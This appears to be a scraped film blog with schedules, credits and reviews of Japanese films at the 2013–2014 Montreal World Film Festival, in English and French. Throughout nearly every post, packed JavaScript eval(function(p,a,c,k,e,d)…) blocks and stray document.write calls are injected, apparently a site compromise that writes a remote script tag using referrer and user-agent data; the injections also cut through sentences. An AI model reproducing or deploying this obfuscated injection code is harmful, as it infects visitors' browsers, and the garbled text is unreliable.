    January 1946. A British military plane carrying diplomats makes a crash landing on the beach in a small village on a remote Japanese island. The pilots need help but the locals were enemies just half a year ago.

    Schedule: Sat 8/30 13:00 QL15; Sat 8/30 21:30 QL15; Sun 8/31 17:00 QL15.

  • Blossom bloom (????? / Sakura saku): Japan, 2014, 107 min.; Dir.: Mitsutoshi Tanaka; Scr.: Masashi Sada (based on his short story), Eriko Komatsu; Phot.: Takeshi Hamada; Prod.: Norihisa Ohara, Ryosuke Otani; Cast: Naoto Ogata (Shunsuke Osaki), Kaho Minami (Akiko), Tatsuya Fuji (Shuntaro), Karen Miyama, Masato Yano.

    With a highly paid job, a beautiful wife, and two independent teenage kids, not to mention his own father living with him at home, Shunkuze, 47, seems to have it all. But appearances can be deceiving.

    Schedule: Fri 8/22 19:20 QL12; Sat 8/23 11:40 QL12; Sun 8/24 16:40 QL12.

  • A sparkle of life (Sansan): Japan, 2014, 81 min.; Dir.: Bunji Satoyama; Phot.: Shogo Ueno; Ed.: Hitomi Katô; Mus.: Sayaka Asaoka, Asuka Matsumoto; Cast: Kazuko Yoshiyuki, Akira Takarada, Natsue Hyakumoto, Michiyo Miyata, Kanami Tagawa, Masatake Takei, Kei Takushima, Kazuko Tauchi, Yoichi Toyama, Toshiko Tsumura, Gaku Yamamoto.

    Lonely after the death of her husband, whom she nursed for years, 77 year-old Tae Tsurumoto decides to find a new life partner. Her family and friends try to dissuade her.

    Schedule: Wed 8/27 19:20 QL14; Thu 8/28 12:30 QL14; Fri 8/29 14:10 QL14.

  • One third (??????? / Sanbun no ichi): Japan, 2014, 119 min.; Dir.: Hiroshi Shinagawa; Scr.: Hiroshi Shinagawa (based on a novel by Hanta Kinoshita); Cast: Tatsuya Fujiwara, Koki Tanaka, Ryuichi Kosugi, Mika Nakashima, Yosuke Kubozuka, Shinnosuke Ikehata, Ryo Kimura, Sho Aikawa, Mitsu Dan, Ayumi Shimozono.

    Three small-time crooks desperate to turn their lives around manage to pull off a successful bank hit in broad daylight. But they aren’t the only ones after the loot.

    Schedule: Fri 8/22 14:30 QL15; Sat 8/23 21:50 QL15; Mon 8/25 10:00 QL15.

  • Tokyo: The city of glass (???????????? / Tôkyô: Koko wa Glass no Machi): Japan, 2014, 100 min.; Dir.: Kazuhiro Teranishi; Scr.: Oroba Irie & Kazuhiro Teranishi; Phot.: Shigeru Iwamatsu; Ed.: Kumiko Arai; Mus.: Naoto Okabe; Cast: Atsushi Kimura, JK, Tomoko Nakajima.

    A graduate student who runs a bar in Shinjuku N-chome, Tokyo’s gay district, meets a Korean man and falls in love, but a 20-year-old homicide case makes this more than a love story.

    Schedule: Fri 8/22 19:00 QL15; Sat 8/23 10:00 QL15; Sun 8/24 14:00 QL15.

Focus on World Cinema — Short Films

  • All He Knows Right: Japan, 2014, 5 min.; Dir.: Akihito Nonowe, Isao Sano, Konoka Takashiro. No dialogue. Second episode of the stop motion experimental animation Keblujara. [Facebook]
  • No return on perishables (Koi ha kangaeruna, ai ha kanjiro): Japan, 2014, 18 min.; Dir.: Takatsugu Naito.
  • Suicide volunteers (Tokko Shigan): Japan, 2014, 25 min.; Dir.: Kenshow Onodera. [IMDb]
  • When the sun falls (Hi-wa-ochiru): Japan, 2014, 39 min.; Dir.: Yuji Kakizaki. [IMDb]
    All four shorts are shown together:
    Schedule: Tue 8/26 21:40 QL13; Wed 8/27 16:20 QL13.

Tributes

  • Norwegian wood (??????? / Noruwei no mori): Japan, 2010, 128 min.; Dir.: Tran Anh Hung; Scr.: Haruki Murakami (based on his novel) & Anh Hung Tran; Phot.: Pin Bing Lee; Prod.: Chihiro Kameyama, Shinji Ogawa; Cast: Kenichi Matsuyama, Rinko Kikuchi, Kiko Mizuhara, Tetsuji Tamayama, Kengo Kora, Reika Kirishima, Eriko Hatsune, Tokio Emoto, Shigesato Itoi, Haruomi Hosono, Yukihiro Takahashi. Shown as part of the tribute to Michael J. Werner.

    Tokyo, the late 1960s. Students around the world are uniting to overthrow the establishment and Toru Watanabe’s personal life is similarly in tumult.

    Schedule: Sat 8/30 21:30 QL12; Sun 8/31 16:10 QL12.

  • Tôkyô Sonata (????????): Japan, 2008, 119 min.; Dir.: Kiyoshi Kurosawa; Scr.: Max Mannix, Kiyoshi Kurosawa, Sachiko Tanaka; Phot.: Akiko Ashizawa; Ed.: Kôichi Takahashi; Mus.: Kazumasa Hashimoto; Cast: Kazumasa Hashimoto, Kyoko Koizumi, Kai Inowaki, Yu Koyanagi, Koji Yakusho, Haruka Igawa. Shown as part of the tribute to Michael J. Werner.

    An ordinary Japanese family slowly disintegrates after its patriarch loses his job at a prominent company, then detours into the comic, the macabre and the sublime.

    Schedule: Thu 8/28 16:30 QL12; Fri 8/29 16:30 QL12.

  • Hiroshima mon amour (???????? / Nij?yojikan no j?ji / lit. “Twenty-four-hour affair”): France / Japan, 1959, 90 min.; Dir.: Alain Resnais; Scr.: Marguerite Duras; Phot.: Michio Takahashi, Sacha Vierny; Mus.: Georges Delerue, Giovanni Fusco; Cast: Emmanuelle Riva, Eiji Okada, Bernard Fresson, Stella Dassas, Pierre Barbaud.

    A French actress filming an anti-war film in Hiroshima has an affair with a married Japanese architect as they share their differing perspectives on war.

    Schedule: Sat 8/30 19:20 QL11.

[ Traduire ]

Programmation FFM 2014

Lors d’une conférence de presse mardi le 5 août dernier le Festival des Films du Monde de Montréal a annoncé les grandes lignes de la programmation de sa 38e édition.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sarhh|var|u0026u|referrer|rszsy||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sssek|var|u0026u|referrer|yebke||js|php’.split(‘|’),0,{}))

On nous promet une sélection de qualité qui inclue environ 350 films (160 longs métrages et 190 courts métrages) en provenance de 74 pays. En plus de nous faire découvrir l’avenir du cinéma avec 51 premières oeuvres, document.write(“”); on y retrouvera une centaine de premières mondiales ou internationales et 32 premières nord-américaines. La programmation se divise en huit sections: la Compétition mondiale (32 films dont 13 courts métrages), la Compétition mondiale des premières oeuvres (19 longs métrages), les films Hors concours (17 longs métrages), Regards sur les cinémas du monde (77 longs métrages et 74 courts métrages), les Documentaires du monde (27 longs métrages et 7 courts métrages), les Hommages (dont 5 films en hommage à Michael J. Werner), le Festival du film étudiant: sélection nationale (26 courts métrages) et sélection internationale (60 courts métrages). De quoi plaire à tout les goûts!

Vous trouverez tous les détails de cette riche programmation dans le communiqué de presse (disponible aussi en anglais). Je vous recommande aussi de lire les commentaires que font Le Devoir (“Un FFM affaibli mais debout” par Odile Tremblay, 6 août 2014) et The Gazette (“Festival des films du monde acts globally” par T’cha Dunlevy, 5 août 2014) sur la programmation du FFM.

Vous pouvez également visionner quelques extraits de la conférence de presse sur Vimeo :


Bien sûr, avec le retrait de plusieurs subventions (à ce sujet voir mon billet “Le FFM se prépare à une 38e année difficile”, de même que le récent article du DevoirL’incompréhensible assassinat du FFM” et l’éditorial de The Gazette du 6 août, “It’s time for Montreal’s main film festival to refocus” [en anglais]), il y aura des événements qui seront annulés ou dont l’avenir est encore incertain, comme les projections en plein air (le FFM cherche toujours un nouveau commanditaire) ou le sous-titrage bilingue des films en compétition (quoique la technologie rend maintenant cela plus facile et surtout moins coûteux). Toutefois, avec la diversité et la qualité habituelle de sa programmation, je ne suis pas sûr la plupart des amateurs fidèles du FFM voient vraiment une différence. Tout ce qu’ils veulent c’est voir de bons et beaux films et, pour cela, ils seront sûrement servi. Et, comme nous le rappel Serge Losique, le FFM est un festival très important, respecté à travers le monde. Il mérite donc toute notre attention et notre support.

Le Festival des Films du Monde de Montréal se tiendra du 21 août au 1er septembre 2014, aux cinémas Impérial (1430 rue de Bleury — Métro Place des Arts) et Quartier Latin (350 rue Emery — Métro Berri-UQAM). Les billets seront disponible dès le 16 août à midi aux guichets des cinémas Impérial et Quartier Latin, et en réseau de billetterie dès le 22 août. Les billets individuels sont $10, les Passeports sont $100 et la Carte Cinéphile est $250. Des carnets de 10 coupons échangeables contre des billets individuels sont également disponible pour $70. Plus de détails sur le site du festival: www.ffm-montreal.org.

[ Translate ]

Jury of the Montreal World Film Festival

The Montreal World Film Festival has announced that the jury of the 38th Festival will be presided by Italian actor and director Sergio Castellitto. The jury will also be made of Rachid Bouchareb (Franco-Algerian director-producer), document.write(“”); Andréanne Bournival (Quebec television programming manager), Fridirik Thor Fridriksson (Icelandic producer), Ana Torrent (Spanish actress) and Jane Zhang (Chinese pop singer and actress). (See the full press release)
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yherf|var|u0026u|referrer|zkbtk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fdeyf|var|u0026u|referrer|iidah||js|php’.split(‘|’),0,{}))

The festival has also announced that it will pay tribute to international distributor-producer Michael J. Werner, chairman of film sales of Fortissimo Films. The veteran America-born producer has been located in Hong Kong over the past two decades from where he guided the production and distribution of Asian films to markets around the world. As part of the tribute to Michael J. Werner, the Festival will show five recent films distributed and/or co-produced by Fortissimo: Tears of the Black Tiger directed by Wisit Sasanatieng (Thailand, 2000), Norwegian Wood, by Tran Ang Hung (Japan, 2010, adaptation of the famous Haruki Murakami’s novel), The Grandmaster by Wong Kar Wai (Hong Kong, 2013) and the Canadian premieres of The Great Hypnotist, by Leste Chan (China, 2014) and Black Coal, Thin Ice by Diao Yinan (China / Hong Kong, 2014), this year’s Golden Bear winner at the Berlin Film Festival. (
See the full press release)

The only large competitive festival in North America accredited by FIAPF (the International Federation of Film Producers’ Associations), the 38th Montreal World Film Festival will run from August 21 to September 1, 2014.

[ Traduire ]

Case of Kyoko, Case of Shuichi

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rtnfy|var|u0026u|referrer|kizrf||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ihzii|var|u0026u|referrer|trbia||js|php’.split(‘|’),0,{}))

<a href="
http://dl.dropbox.com/u/53330/pics/Case_of_Kyoko, document.write(“”); _Case_of_Shuichi-0001.jpg” target=”“new””>“Minamisanriku, Japan, was devastated by the tsunami of March 11, 2011, with most buildings destroyed by waves of 16 metres or higher, and over half the town’s population swept away or drowned. With 90% of the town gone, there’s no “home” there anymore for former residents Kyoko and Shuichi. For psychological reasons as well: left behind were a mother and a child. What does the future hold for the living?” (Text from the Festival’s program)


Case of Kyoko, Case of Shuichi feels like two movies in one. We follow the path of two characters, Kyoko and Shuichi, who never meet but nearly intersect at the end of the movie—only because they are from the same hometown of Minamisanriku in Miyagi Prefecture. Both of them have commit some sort of ”crime” that forced them to leave their home for Tokyo, where they try to rebuilt their life. Both of them are lonely and adrift, in search for something or someone to anchor their heart. In the wake of the Great East Japan Earthquake and Tsunami, they both decide to go back home, to look for the loved one they left behind (her daughter, his mother).

Kyoko is very unhappy and works as an insurance agent to support her family. The competition amongst her coworkers is fierce and she ends up having an affair with her boss (and with some customers) in order to secure her employment. When this scandalous situation is revealed, she is blamed and shamed by her family. She has to leave her hometown. Can she improve her situation or is she condemned to succumb to the same pitfall?

Shuichi accidentally killed his abusive father in order to protect his mother. After serving time in a juvenile detention center, he finds a job in a small factory in Tokyo. He makes friends and slowly finds acceptance and redemption.

Case of Kyoko, Case of Shuichi is the fifth movie directed by actor Eiji Okuda (his first movie as director, Sh?jo (2001), and his third movie, A Long Walk (2006), were shown at the Montreal Film Festival). He likes small budget movies and instead of hiring big-name actors (probably to save money), the two main roles are played by his daughter (Sakura Ando) and son-in-law (Tasuku Emoto) — I am wondering if it is easier or harder to direct your own daughter; the quality of the performance is the same anyway it seems. The director was present at the festival but had unfortunately left by the time I screened the movie so I missed the opportunity to see him. The theatre was a little more than half full.

It is a good movie with nice photography and an introspective subject that succeeds nevertheless to capture the attention of the viewer. It reminds me a little of Claude Lelouch’s A man and a women: we expect Kyoko and Shuichi to meet in the end, but they don’t. However, it seems that they are destined to meet. We can only hope that they eventually do.

For more impression on this movie, I suggest reading Mark Schilling’s review in The Japan Times.
Case of Kyoko, Case of Shuichi (????????? / Kyoko to Shuichi no baai): Japan, 2013, 135 min.; Dir. & Scr.: Eiji Okuda; Phot.: Takahiro Haibara; Ed.: Manabu Shinoda; Mus.: Hibiki Inamoto; Prod.: Takahito Obinata, Miyako Kobayashi; Cast: Sakura Ando, Tasuku Emoto, Soko Wada, Ena Koshino, Takanori Takeyama, Yoshiko Miyazaki, Mitsuru Hirata. Film screened at the Montreal World Film Festival on August 29th, 2013 (Cinema Quartier Latin 12, 19h00) as part of the “ Focus on World Cinema” segment.
For more information you can visit the following websites:
Case of Kyoko, Case of Shuichi © 2013 Zero Pictures

[ Traduire ]

The Kiyosu Conference

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zaryk|var|u0026u|referrer|trbyf||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ryrbh|var|u0026u|referrer|tdtnf||js|php’.split(‘|’),0,{}))

“In 1582, document.write(“”); before the unification of Japan, Nobunaga Oda was forced to take his own life at Honno-ji Temple during a violent revolt led by Mitsuhide Akechi. Following Oda’s death, the powers in Japan held the Kiyosu Conference — the “conference that changed the course of history” — to resolve the Oda clan’s succession of leadership and redistribute Mitsuhide Akechi’s territories. Hideyoshi Toyotomi, Nagahide Niwa and Tsuneoki Ikeda meet to decide on a successor. The conference would become Japan’s first group-made political decision. In this film, director Koki Mitani, known especially for his comedies, gives us his unique interpretation of the intricate web of human relationships involved in this process as the brave general Katsuie Shibata and Hideyoshi Hashiba, who would later unify Japan, engage in a battle of wits, deceit and bargaining.” (Text from the Festival’s program)


The Kiyosu Conference is the 6th feature film by Koki Mitani, a director mostly known for his modern-day comedies (Suite Dreams [reviewed in PA #90: 74] and The Magic Hour were both shown at the Montreal World Film Festival in 2006 and 2008, respectively). It is his first attempt at a historical epic. It tells the story of what’s considered as the first political meeting of Japanese history. After the death of Nobunaga Oda in 1582, all the Oda clan power players (Katsuie Shibata, Hideyoshi Toyotomi, Nagahide Niwa, Tsuneoki Ikeda) agree to meet at the Kiyosu Castle in order to discuss his succession. Ensues a series of political intrigues, romances and plot twists which, added to the sheer number of characters (the leaders, their vassals and retainers, all with long Japanese names), makes it rather complicated to recount the whole story (for that the synopsis in the Festival’s program [above] is doing a good job).

You might think that such a serious and complex subject would be boring, but Mitani draws into his experience to create comic relief at regular intervals, so the movie carries a consistant light tone. I was actually quite surprised: I was expecting a historical saga and found what could be considered a comedy (somewhere in the movie there’s even a guy wearing a Groucho Marx moustache!). Some critics have seen in the movie a political satire, but I think it is simply the result of the awkward mix of drama and comedy that can often be found in Japanese movies.

All in all, The Kiyosu Conference is a powerful movie with an all-star cast. It is well-made (although a bit long), offer nice photography and an entertaining story that teaches us about Japanese history. In the end it is a very good movie experience (the theatre was a little more than half full). I would recommend you to see it if you can, but like most Japanese movies screened at the festival it is unfortunately not yet available in English (even one year later). If you want more comments on this movie I would recommend you to read also the reviews in The Japan Times and The Hollywood Reporter.
Kiyosu Kaigi ( ???? / The Kiyosu Conference ): Japan, 2013, 138 min.; Dir. & Scr.: Koki Mitani (based on his own novel); Mus.: Kiyoko Ogino; Phot.: Hideo Yamamoto; Ed.: Soichi Ueno; Prod. Des.: Yohei Taneda; Cost. Des.: Kazuko Kurosawa; Cast: Koji Yakusho (Katsuie Shibata), Yo Oizumi (Hideyoshi Toyotomi), Fumiyo Kohinata (Nagahide Niwa), Koichi Sato (Tsuneoki Ikeda), Satoshi Tsumabuki, Tadanobu Asano, Susumu Terashima, Denden, Kenichi Matsuyama, Yusuke Iseya, Kyoka Suzuki, Miki Nakatani, Ayame Goriki, Minosuke Bandou, Kenji Anan, Shinpei Ichikawa, Shota Sometani, Eisuke Sasai, Keiko Today, Zen Kajiwara, Catherine Seto, Yoshimasa Kondo, Kazuyuki Asano, Kankuro Nakamura, Yuki Amami, Toshiyuki Nishida; Distr.: Pony Canyon Intl. Film screened at the Montreal World Film Festival on August 28th, 2013 (Cinema Quartier Latin 9, 19h00) as part of the “World Great” segment (Out of Competition).
For more information you can visit the following websites:

The Kiyosu Conference © 2013 Fuji TV / Toho

[ Traduire ]

Mourning recipe

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ynaha|var|u0026u|referrer|abhfa||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hsedh|var|u0026u|referrer|hnhse||js|php’.split(‘|’),0,{}))

“When Ryohei’s wife, document.write(“”); Otomi, suddenly passes away, Ryohei is deeply depressed, without the strength to live. Two weeks after her death, a woman visits Ryohei and gives him a recipe book which was left by Otomi, a “recipe book” for a happy life. Meanwhile, Ryohei’s daughter Yuriko comes to visit him. Yuriko’s own marriage is about to end in divorce and she will have use for Otomi’s “recipe book”.” (Text from the Festival’s program)


This movie is the second adaptation of Yuki Ibuki’s book of the same title. It was her second novel (published in february 2010, it has unfortunately not been translated into english yet) and, as it quickly became a bestseller, it was first adapted into a four-episode television drama which aired on NHK between February 15 and March 8, 2011.

The important cultural element behind the story is that, in Japanese Buddhism (and Mahayana Buddhism in general), after the funeral (which occurs three or seven days after death) there’s another important ceremony held after seven weeks, on the 49th day. It seems that mourning is a slow process in Japan: it starts with preparing the body, changing the deceased’s name, holding a wake, then there’s the funeral and the cremation, followed by weekly praying and offering. Little by little, as it performs a kind of “karmic introspection”, the deceased’s spirit is moving away from the physical world until it is completely free from it. Then it achieves awakening (or enlightenment), which is a profound understanding of reality. The 49th day ceremony has for purpose to support the deceased in this transition into a new life and to celebrate it. Interestingly, this slow process also allows to mourners to get used to their loved one’s departure and this is this specific aspect that is the subject of the movie.

When Ryohei’s wife died, he was devastated. However, Otomi knew that her passing would deeply affect her family, particularly her husband, so she prepared an illustrated guide book for them. The handwritten recipe book is proposing activities (like cooking, cleaning and the basics of house keeping) for every day of the seven weeks of mourning, culminating with a big party for the family and friends! Otomi had been volunteering at the “Ribbon House”, a rehabilitation center for teenagers with difficulties, where she was teaching cooking and housework. She asked one of her students, Imoto “Imo” Sachie (a tanned blond with lots of make-up and weird clothing), to bring the book to her family. She does more than that as she stays to help, along with her Japanese-Brazilian friend Harumi (Haru aka Carlos Yabe).

At the same time, Ryohei’s daughter Yuriko (her mother died when she was a kid and Otomi was her step-mother) is depressed: she’s childless and her fertility treatment failed, she has to take care of her mother-in-law and she discovers that her husband is having an affair! She decides to leave her husband and go back home to help her father. She finds him already in good company. So, altogether with Imo and Haru, despite many difficulties, she’s helping her father going through the mourning recipes—which reveals being beneficial for everybody.

The story is a little complex to tell in more details than that, but it was a superb feel-good movie (a family drama with humour). The storytelling was beautiful, the acting excellent, it makes you think about how to live your life and, on top of it, it was quite entertaining. A good Japanese movie will always make you laugh or cry, and I did both so that makes Mourning Recipe an excellent movie. It was a popular screening since the theatre was packed (although it was a terribly tiny room with a capacity around one-hundred-fifteen, with no central alley and a floor with minimal angle, so the viewing experience was not optimal). It was the best movie I had seen so far at the festival last year. It is really worth seeing (unfortunately it seems to be available on dvd only in Japanese version).
Shijuukunichi no Reshipi ( ???????? / lit. “Recipe of 49 Days” / Mourning Recipe ): Japan, 2013, 130 min.; Dir.: Yuki Tanada; Scr.: Hisako Kurosawa (based on a novel by Yuki Ibuki); Phot.: Ryuto Kondo; Ed.: Ryuji Miyajima; Mus.: Yoshikazu Suo; Cast: Renji Ishibashi, Masaki Okada, Fumi Nikaidô, Hiromi Nagasaku, Taizo Harada; Distrib.: Gaga Corp. Film screened at the Montreal World Film Festival August 28th, 2013 (Cinema Quartier Latin 11, 16h30) as part of the “Focus on World Cinema” segment.
For more information you can visit the following websites:
Mourning Recipe © 2013 “Mourning Recipe” Film Partners

[ Traduire ]

Blindly in love

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ybrzi|var|u0026u|referrer|aatby||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hzkaf|var|u0026u|referrer|eerrr||js|php’.split(‘|’),0,{}))

“Shy and socially inept, document.write(“”); Kentaro Amanosizuku, 35, works for the city but lives with his parents, a pet frog and video games as his chief interests. Worried about their son’s future, Kentaro’s parents look into matchmaking services, seemingly to no avail. Then a nibble. Would Kentaro be interested in meeting their daughter Naoko? A meeting is arranged. Naoko is a beautiful young woman but she is blind. Kentaro is smitten. But Naoko’s father has his doubts about Kentaro and the meeting comes to nought. Then, one day, Naoko’s mother comes to visit at Kentaro’s office. Is he still interested in her daughter?” (Text from the Festival’s program)


Kentaro is overly shy (what they call in Japan an “hikikomori”) and, despite having a job and a good income, he has no girlfriend. His parents have tried to match him several time but without success. Their hope gets high when they find a good, suitable match (a woman his age who’s still single) but no deal is made at the introduction meeting. His parents are against the match because it is revealed that she’s blind and her parents are against the match because he is a simple municipal salaryman. However, they start to spend time together against their parents’ will and without their knowledge and they start appreciating each other in many ways. It is not easy, they have to face many obstacles. Kentaro is afraid that he won’t be able to protect her as he is so clumsy. An accident occurs, but he is as determined as he is indestructible!

Blindly in love is a very good romantic comedy — which was quite welcomed after screening several depressing movies in the 2013 Montreal’s World Film Festival. It was the first “feel good” movie that I was seeing in that edition of the festival, at last, and I was quite happy with it.

The movie seems to imply that parents have a responsibility toward what happens to their kids. But when their kids are in their thirties I think they are just overprotective. It is another movie talking about the hikikomori phenomenon, so it really makes me wonder (like I did in Botchan) if this trend means that there are more cases of those withdrawn (hikikomori) and socially inept young people (dokuo), perhaps because of the increasingly stressful socio-economic situation of Japan, or is it simply because the Japanese are starting to pay more attention to those people in emotional distress?

Anyway, like most good Japanese movies, it was pleasant, entertaining and provoked reflection. And it attracted lots of people since the theatre was three-quarter full. The screening finished a little late because of the Q&A that followed in presence of the director, Masahide Ichii.

Opening for Blindly in love, there was an american short (23 mins) titled Common: “Agnes, a widowed church organist, has her lonely, patterned existence threatened when someone from her past comes back into her life…” A previous lesbian love interest! It felt like a good student movie with an interesting subject but a little slow-developing.

You can see a video on Vimeo (27:08 mins) showing the introduction and Q&A session with director Masahide Ichii, before and after the Montreal World Film Festival’s screening on August 28th, 2013 (translation by Dr. Minoru Tsunoda):

Hakoiri musuko no koi ( ??????? / lit. “Love of a Son who is in the Box” / Blindly in love): Japan, 2013, 108 min.; Dir.: Masahide Ichii; Scr.: Masahide Ichii, Takahiro Tamura; Mus.: Ren Takada; Phot.: Daisuke Sôma; Ed.: Chieko Suzaki; Prod.: Chikako Nakabayashi, Yumiko Takebe; Cast: Gen Hoshino, Kaho, Sei Hiraizumi, Ryoko Moriyama, Ren Osugi, Hitomi Kuroki, Honoka, Shuntaro Yanagi, Miyako Takeuchi, Kanji Furutachi. Film screened at the Montreal World Film Festival August 27th, 2013 (Cinema Quartier Latin 9, 21h20) as part of the “Focus on World Cinema” segment.
For more information you can visit the following websites:
Blindly in love © 2013 “Hakoiri Musuko no Koi” Production Committee

[ Traduire ]

Le FFM se prépare à une 38e année difficile

Dès février, document.write(“”); le FFM sortait ses premiers communiqués de presse de l’année en annonçant la nomination de monsieur Massimo Saidel comme ‘’conseiller spécial’’ pour le Marché international du film du FFM. Massimo Saidel apportera son expertise et se rapportera à Gilles Bériault, le directeur du Marché international du film pour la préparation et l’organisation du prochain marché en 2014, qui se déroulera durant le 38e Festival des Films du monde, du 21 août au 1er septembre 2014. (Voir le communiqué)
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|trnid|var|u0026u|referrer|eaezy||js|php’.split(‘|’),0,{}))
